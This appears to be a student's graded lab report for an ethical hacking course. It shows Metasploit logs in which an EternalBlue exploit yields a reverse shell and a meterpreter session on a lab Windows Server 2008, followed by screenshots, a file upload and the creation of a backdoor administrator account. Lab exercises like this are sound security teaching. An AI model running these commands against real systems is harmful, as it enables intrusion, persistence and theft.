

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS



Assignment #4: INTRO TO ETHICAL HACKING

RITZ CARR


01191227

Task A. Select your exploits

1. Use Nessus to find all FIVE critical security issues in the target Windows Server 2008.



2. Search for an exploit that targets a security issue other than MS17-010.



MS14-066

3. Discuss the exploit you select, such as how it works and the required configurations, etc.

MS14-006: This exploit is due to the remote Windows Server Secure Channel improperly processing packets, which makes unable to verify TLS handshake packets sometimes. It affects Windows systems 2003, Vista, 2008, 7, 2012, 8.1 and 2012 R2.

Task B. ms17_010_eternalblue

Use ms17_010_eternalblue and reverse_tcp as the exploit and payload to launch the attack. You need to use the following configuration for the reverse shell:

1. Listening Port: Use 30123 as the listening port number.

2. Background your meterpreter session. Then display the list of your active session(s) with connection peers.

```
Attacker Kali - External Workstation on CY301-LCARR006
root@CS2APenTest: ~
File Edit View Search Terminal Help
refox Webcam Chat on Privileged Javascript Shell
2225 post/hardware/rftransceiver/rfpwnon
ute Force AM/00K (ie: Garage Doors)
2226 post/linux/manage/pseudo_shell
eudo-Shell Post-Exploitation Module
2227 post/multi/escalate/cups_root_file_read
PS 1.6.1 Root File Read
2228 post/multi/escalate/metasploit_pcaplog
lti Escalate Metasploit pcap log Local Privilege Escalation
2229 post/multi/recon/local_exploit_suggester
lti Recon Local Exploit Suggester
2230 post/osx/gather/apfs_encrypted_volume_passwd
c OS X APFS Encrypted Volume Password Disclosure
2231 post/solaris/escalate/srsexec_readline
laris srsexec Arbitrary File Reader
2232 post/windows/escalate/ms10_073_kbdlayout
ndows Escalate NtUserLoadKeyboardLayoutEx Privilege Escalation
2233 post/windows/escalate/unmarshal_cmd_exec
ndows unmarshal post exploitation
2234 post/windows/gather/credentials/gpp
ndows Gather Group Policy Preference Saved Passwords
2235 post/windows/gather/credentials/windows_autologin
ndows Gather AutoLogin User Credential Extractor
2236 post/windows/gather/netlm_downgrade
ndows NetLM Downgrade Attack
2237 post/windows/manage/pxeexploit
ndows Manage PXE Exploit Server
2238 post/windows/manage/sticky_keys
icky Keys Persistence Module
2239 post/windows/manage/vmdk_mount
ndows Manage VMDK Mount Drive

msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 30123
LPORT => 30123
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.10.11
RHOST => 192.168.10.11
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

```
Attacker Kali - External Workstation on CY301-LCARR006
root@CS2APenTest: ~
File Edit View Search Terminal Help
[+] 192.168.10.11:445 - =====
[+] 192.168.10.11:445 - - - - -WIN- - - - -
[+] 192.168.10.11:445 - =====

C:\Windows\system32>^Z
Background session 1? [y/N] y
msf5 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 post/multi/manage/shell_to_meterpreter normal No Shell to Meterpreter Upgrade

msf5 exploit(windows/smb/ms17_010_eternalblue) > 0
[-] Unknown command: 0.
msf5 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
=====
Id Name Type Information Connect
-- -- --
1 shell x64/windows Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporation... 192.168.217.3:30123 -> 192.168.217.2:55313 (192.168.10.11)

msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

Name Current Setting Required Description
- - - - -
HANDLER true yes Start an exploit/multi/handler to receive the connection
LHOST no IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT 4433 yes Port for payload to connect to.
```

```
Attacker Kali - External Workstation on CY301-LCARR006
root@CS2APenTest: ~
File Edit View Search Terminal Help
msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.217.3:4433
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
=====
Id Name Type Information Connect
---
1 shell x64/windows Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporation... 192.168.217.3:30123 -> 192.168.217.2:55313 (192.168.10.11)

msf5 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (179779 bytes) to 192.168.217.2
[*] Meterpreter session 2 opened (192.168.217.3:4433 -> 192.168.217.2:58380) at 2022-11-02 19:14:28 -0400
[*] Stopping exploit/multi/handler

msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
=====
Id Name Type Information Connection
---
1 shell x64/windows Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporation... 192.168.217.3:30123 -> 192.168.217.2:55313 (192.168.10.11)
2 meterpreter x86/windows NT AUTHORITY\SYSTEM @ W2008R2 192.168.217.3:4433 -> 192.168.217.2:58380 (192.168.10.11)

msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Had to use some special directions to get to meterpreter due to multiple fails.


Task C. Basic Information harvesting

Once you have established the reverse shell connection to the target Windows Server 2008, complete the following tasks in your meterpreter shell:

1. Take a screenshot of the target machine, then display it.

```
Attacker Kali - External Workstation on CY301-LCARR006
Wed 19:51
root@CS2APenTest: ~
File Edit View Search Terminal Help
1192 516 vmicsvc.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\
1220 516 vmicsvc.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Program Files\VMware\VMware Tools\
1244 516 vmicsvc.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\
1292 516 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\
1316 516 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\
1368 516 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Program Files\VMware\VMware Tools\
1448 516 VGAuthService.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\
VMware VGAuthService.exe
1588 516 ManagementAgentHost.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\
VMware CAF\pme\bin\ManagementAgentHost.exe
1612 516 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1920 516 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1984 368 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
2008 2532 cmd.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\cmd.exe
2100 516 sppsvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\sppsvc.exe
2120 948 dwm.exe x64 1 W2008R2\Administrator C:\Windows\System32\dwm.exe
2144 2112 explorer.exe x64 1 W2008R2\Administrator C:\Windows\explorer.exe
2164 368 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
2284 1264 Oobe.exe x64 1 W2008R2\Administrator C:\Windows\System32\Oobe.exe
2312 2144 shutdown.exe x64 1 W2008R2\Administrator C:\Windows\System32\shutdown.exe
2320 420 conhost.exe x64 1 W2008R2\Administrator C:\Windows\System32\conhost.exe
2324 368 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
2532 516 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
2748 516 msdtc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\spoolsv.exe

meterpreter > migrate 2112
[*] Migrating from 588 to 2112...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate explorer.exe
[-] Not a PID: explorer.exe
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/whbBmVBD.html
[*] Streaming...
[-] stdapi ui_desktop_screenshot: Operation failed: Access is denied.
meterpreter > migrate 2144
[*] Migrating from 588 to 2144...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screenshot
Screenshot saved to: /root/vjVmNhD.jpeg
meterpreter >
```



```
meterpreter > screengrab
Screenshot saved to: /root/.vjmNhD.jpeg
meterpreter > █
```

2. Create a text file on the External Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put "This is XXX, hello pumpkin!" in the file. Then, upload this file to the target's desktop (Windows Server 2008). Then log in to Windows Server 2008 and check if the file exists. You need to show me the command that uploads the file.

```

root@CS2APenTest: ~
4077 File Edit View Search Terminal Help
1004 root@CS2APenTest: # rdesktop 192.168.10.11 -u ritz
4077 Autoselected keyboard map en-us
4077 ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized
4055?
4055 Connection established using SSL.
4077 WARNING: Remote desktop does not support colour depth 24; falling back to 16
4077 ^C
4077 root@CS2APenTest: #
4055 root@CS2APenTest: # touch IMadeIT-01191227.txt
4077 root@CS2APenTest: # echo hello pumpkin > IMadeIT-01191227.txt
1004 root@CS2APenTest: # cat IMadeIT-01191227.txt
4077 hello pumpkin
1006 root@CS2APenTest: # rem IMadeIT-01191227.txt
0000 bash: rem: command not found
root@CS2APenTest: # del IMadeIT-01191227.txt
bash: del: command not found
meterpreter root@CS2APenTest: # touch IMadeIT-lcarr006.txt
meterpreter root@CS2APenTest: # echo hello pumpkin > IMadeIT-lcarr006.txt
meterpreter root@CS2APenTest: # cat IMadeIT-lcarr006.txt
List: hello pumpkin
root@CS2APenTest: # █


=====
Mode                Size      Type    Last modified      Name
----
40777/rwxrwxrwx    8192   dir     2017-08-24 14:16:09 -0400 Administrator
40777/rwxrwxrwx      0   dir     2009-07-14 01:06:44 -0400 All Users
40555/r-xr-xr-x    8192   dir     2009-07-13 23:20:08 -0400 Default
40777/rwxrwxrwx      0   dir     2009-07-14 01:06:44 -0400 Default User
40555/r-xr-xr-x    4096   dir     2009-07-13 23:20:08 -0400 Public
100666/rw-rw-rw-    174   fil     2009-07-14 00:57:55 -0400 desktop.ini
40777/rwxrwxrwx    8192   dir     2022-11-03 11:44:03 -0400 ritz

meterpreter > cd Administrators
[!] stdapi fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Administrator
meterpreter > upload IMadeIT-lcarr006.txt
[*] uploading : IMadeIT-lcarr006.txt -> IMadeIT-lcarr006.txt
[*] Uploaded 14.00 B of 14.00 B (100.0%): IMadeIT-lcarr006.txt -> IMadeIT-lcarr006.txt
[*] uploaded : IMadeIT-lcarr006.txt -> IMadeIT-lcarr006.txt
meterpreter > █

meterpreter > cd Desktop
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > upload IMadeIT-lcarr006.txt
[*] uploading : IMadeIT-lcarr006.txt -> IMadeIT-lcarr006.txt
[*] Uploaded 14.00 B of 14.00 B (100.0%): IMadeIT-lcarr006.txt -> IMadeIT-lcarr006.txt
[*] uploaded : IMadeIT-lcarr006.txt -> IMadeIT-lcarr006.txt
meterpreter > █

```


(uploaded to the wrong place)



3. Steal (download) the file “YouMadeIt.txt” from “C:/inetpub/ftproot/”.



YourMIDAS, with admin privilege in the Windows Server 2008. Please replace XXX with your MIDAS ID.





```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
meterpreter > screenshot  
Screenshot saved to: /root/.1iUKxHet.jpeg  
meterpreter > shell  
Process 1132 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>net user ritz P@ssw0rd /add  
net user ritz P@ssw0rd /add  
The command completed successfully.  
C:\Windows\system32>net localgroup administrators ritz /add  
net localgroup administrators ritz /add  
The command completed successfully.  
C:\Windows\system32>exit  
exit  
meterpreter > pwd  
C:\Windows\system32  
meterpreter > cd ..  
meterpreter > pwd  
C:\Windows  
meterpreter > ls  
Listing: C:\Windows  
=====
```

| Mode | Size | Type | Last modified | Name |
|------------------|-------|------|---------------------|--------------------------------|
| 40777/rwxrwxrwx | 0 | dir | 2009-07-13 23:20:08 | -0400 AppCompat |
| 40777/rwxrwxrwx | 4096 | dir | 2009-07-13 23:20:08 | -0400 AppPatch |
| 40777/rwxrwxrwx | 0 | dir | 2009-07-13 23:20:09 | -0400 Boot |
| 40777/rwxrwxrwx | 0 | dir | 2009-07-13 23:20:09 | -0400 Branding |
| 40777/rwxrwxrwx | 0 | dir | 2009-07-13 23:20:09 | -0400 Cursors |
| 40777/rwxrwxrwx | 0 | dir | 2009-07-14 01:41:18 | -0400 DigitalLocker |
| 40777/rwxrwxrwx | 0 | dir | 2009-07-14 01:37:10 | -0400 Downloaded Program Files |
| 100666/rw-rw-rw- | 1774 | fil | 2009-07-14 00:49:53 | -0400 DtcInstall.log |
| 40555/r-xr-xr-x | 98304 | dir | 2009-07-13 23:20:09 | -0400 Fonts |
| 40777/rwxrwxrwx | 0 | dir | 2009-07-13 23:20:09 | -0400 Globalization |
| 40777/rwxrwxrwx | 0 | dir | 2009-07-13 23:20:09 | -0400 Help |

Apologies, I used my name!

5. Remote access to the malicious account created in the previous step and browse the files belonging to the other users in the RDP.



Task D. Extra Credit (10 points each)

- Other than the plain reverse_tcp payload, we can find a list of other payloads with different

features. Let's try to use a new payload in Task B with RC4 encryption.

- **Use Wireshark on External Kali to explore the difference between a traditional reverse_tcp payload and reverse_tcp payload with RC4 encryption. Show me your analysis.**

